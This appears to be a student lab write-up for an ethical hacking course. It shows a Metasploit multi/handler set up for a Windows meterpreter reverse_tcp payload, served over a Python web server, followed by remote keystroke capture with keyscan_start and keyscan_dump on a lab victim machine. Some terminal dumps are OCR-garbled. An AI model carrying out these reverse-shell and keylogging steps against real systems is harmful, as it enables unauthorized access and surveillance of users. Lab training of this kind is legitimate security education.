

Assignment-11- Using Metasploit Framework
CYSE450 Ethical Hacking and Penetration Testing

(Total: 100 Points)

Please follow the recording provided in the media gallery on canvas to learn about metasploit framework and msfvenom. You may also refer to google.com or e-book provided with 'O'Reilly Learning.

Task-A: (20 Points) Answer the following questions by typing in a word file:

1. What is payload?

A payload refers to the malicious component of malware that carries out harmful actions on a compromised system or network, such as stealing data, disrupting operations, or providing unauthorized access.


2. What is the difference between bind shell and reverse shell?

A bind shell involves the attacker setting up a listener on the target system and then connecting to it. A reverse shell occurs when the compromised target system initiates a connection to the attacker's machine, creating a reverse communication channel. The key difference lies in the direction of the initial connection establishment: from attacker to target in bind shell, and from target to attacker in reverse shell.


Task B: (80 Points) Reverse TCP payload for windows (Please submit the screenshot for all the steps)

The payload you are going to create with msfvenom is a Reverse TCP payload for windows. This payload generates an **exe** which when run connects from the victim's machine to your Metasploit handler giving a **meterpreter** session.

1. In kali terminal, Launch **msfconsole** with the command, **msfconsole**




2. Display all the payloads available using, **show payloads** and search for the payload using **meterpreter** and **reverse_tcp**, (windows/meterpreter/reverse_tcp)




3. Open a new terminal in kali to create a payload using **msfvenom**
 - a. Set the **listener host** to the kali Ip address
 - b. Set the **listener port number** to 4444


c. Set the file type as exe



4. Using python, create the http.server



5. Open the browser in the target machine(windows) and type the address of the kali with the port number it is listening to.



6. Set up a handler in Metasploit to receive the connection from the victim pc. Log into Metasploit by typing **msfconsole** in a new kali terminal.
7. Once Metasploit is loaded use the **multi/handler** exploit and set the payload to be reverse_tcp using, **set payload windows/meterpreter/reverse_tcp**

8. Next, you need to set the LHOST and LPORT; copying the details as you set it in payload you just generated in msfvenom.

```
root@kali:~# msf6 > multi/handler
[*] Unknown command: multi/handler
This is a module we can load. Do you want to use multi/handler? [y/n] y
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.10.13:4444
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
```

Name	Current Setting	Required	Description
Payload options (windows/meterpreter/reverse_tcp):			
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Wildcard Target

9. Check everything is set correctly by typing show options


```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
```

Name	Current Setting	Required	Description
Payload options (windows/meterpreter/reverse_tcp):			
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Wildcard Target

10. If everything looks correct, just type **exploit -j -z** to start your handler and once the EXE payload we created in msfvenom is clicked you should then receive a meterpreter shell.



```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.10.13:4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |




Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```

11. Type **sessions** to see all the sessions.



```
msf6 exploit(multi/handler) > sessions

Active sessions




| ID | Name | Type        | Information | Connection                                             |
|----|------|-------------|-------------|--------------------------------------------------------|
| 1  |      | meterpreter | x86/windows | 192.168.10.13:4444 -> 192.168.10.9:1050 (192.168.10.9) |



msf6 exploit(multi/handler) >
```

12. Open the active session using the session id.




The screenshot shows a Kali Linux desktop with a terminal window open. The terminal displays the output of the 'sessions' command in a Metasploit Meterpreter session. The output shows a table of active sessions with columns for Id, Name, Type, Information, and Connection. Session 1 is listed as a meterpreter session on a Windows 7 machine. The terminal also shows the 'sessions -i 1' command being executed, which starts an interaction with session 1.


```
root@kali: ~  
File Actions Edit View Help  
Id Name  
0 Wildcard Target  
T=444  
om th  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) >  
[*] Sending stage (176198 bytes) to 192.168.10.9  
[*] Meterpreter session 1 opened (192.168.10.13:4444 -> 192.168.10.9:1050) at  
2024-04-04 15:00:02 -0400  
sessions  
Active sessions  
Id Name Type Information Connection  
1 meterpreter x86/win WINDOWS7 Window 7 @ dows 192.168.10.13:4444 -> 192.168.10.9:1050 (192.168.10.9)  
msf6 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
meterpreter >
```

Extra Credit: (15 Points) Perform Keylogging in Windows (Please submit the screenshot for all the steps)


1. Once the meterpreter session is created, type the following command, **keyscan_start**



2. In windows machine, open notepad and type some text



3. Now in Kali, in meterpreter shell, type the command `keyscan_dump`



```
root@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/handler) >  
[*] Sending stage (176198 bytes) to 192.168.10.9  
[*] Meterpreter session 1 opened (192.168.10.13:4444 -> 192.168.10.9:1050) at  
2024-04-04 15:00:02 -0400  
sessions  
Active sessions  
+-----+-----+-----+-----+-----+  
Id  Name  Type      Information      Connection  
+-----+-----+-----+-----+-----+  
1    meterpreter x86/win WINDOWS7/Window 7 @ 192.168.10.13:4444 -  
dows WINDOWS7 > 192.168.10.9:1050  
(192.168.10.9)  
msf6 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1 ...  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
not<Shift>Hello, this is <Shift>Gavin ri<H><H><Shift>Rdgc<H><H>idges from  
class <Shift>CYSE450<Left Windows>  
meterpreter >
```